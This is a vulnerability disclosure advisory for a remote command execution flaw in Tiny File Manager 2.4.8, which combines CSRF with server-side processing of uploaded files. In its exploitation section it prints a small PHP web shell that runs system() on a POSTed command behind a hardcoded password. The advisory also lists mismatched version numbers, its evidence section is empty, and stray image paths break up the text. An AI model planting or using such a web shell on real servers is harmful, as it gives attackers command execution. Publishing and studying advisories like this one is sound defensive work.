# Tiny File Manager 2.4.8 - Remote Command Execution

## Summary



| | |
|---|---|
| **Affected versions** | Version 2.6.3 |
| **State** | Public |
| **Release date** | 2022-11-21 |

## Vulnerability

| | |
|---|---|
| **Kind** | Remote command execution |
| **Rule** | 004. Remote command execution |
| **Remote** | Yes |
| **CVSSv3 Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **CVSSv3 Base Score** | 10.0 |
| **Exploit available** | Yes |
| **CVE ID(s)** | CVE-2022-23044, CVE-2022-45475, CVE-2022-45476 |

## Description

Version 2.4.8 of Tiny File Manager allows an unauthenticated remote attacker to execute arbitrary code remotely on the server. This is possible because the application is vulnerable to CSRF, processes uploaded files server-side (instead of just returning them for download), and allows unauthenticated users to access uploaded files.

## Vulnerability

This vulnerability occurs because the application is vulnerable to CSRF, processes uploaded files server-side (instead of just returning them for download), and allows unauthenticated users to access uploaded files.

## Exploitation


To exploit this vulnerability, the following file must be sent to the server as administrator (to achieve this I will abuse the CSRF present in the application).

### exploit.php


```
<?php
    if($_POST && $_POST['password']==="AGSH635479302H235") {
        echo system($_POST['cmd']);
```

```
        }
    ?>
```

## Evidence of exploitation





## Our security policy

We have reserved the CVE-2022-23044, the CVE-2022-45475, the CVE-2022-45476 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

## System Information

- Version: Tiny File Manager 2.4.8
- Operating System: GNU/Linux

## Mitigation

An updated version of Tiny File Manager is available at the vendor page.

## Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

## References

**Vendor page** https://github.com/prasathmani/tinyfilemanager

**Release page** https://github.com/prasathmani/tinyfilemanager/releases/tag/2.5.0

## Timeline

2022-11-17
Vulnerability discovered.

- 2022-11-17
  Vendor contacted.
- 2022-11-17
  Vendor replied acknowledging the report.
- 2022-11-17
  Vendor Confirmed the vulnerability.
- 2022-11-21
  Public Disclosure.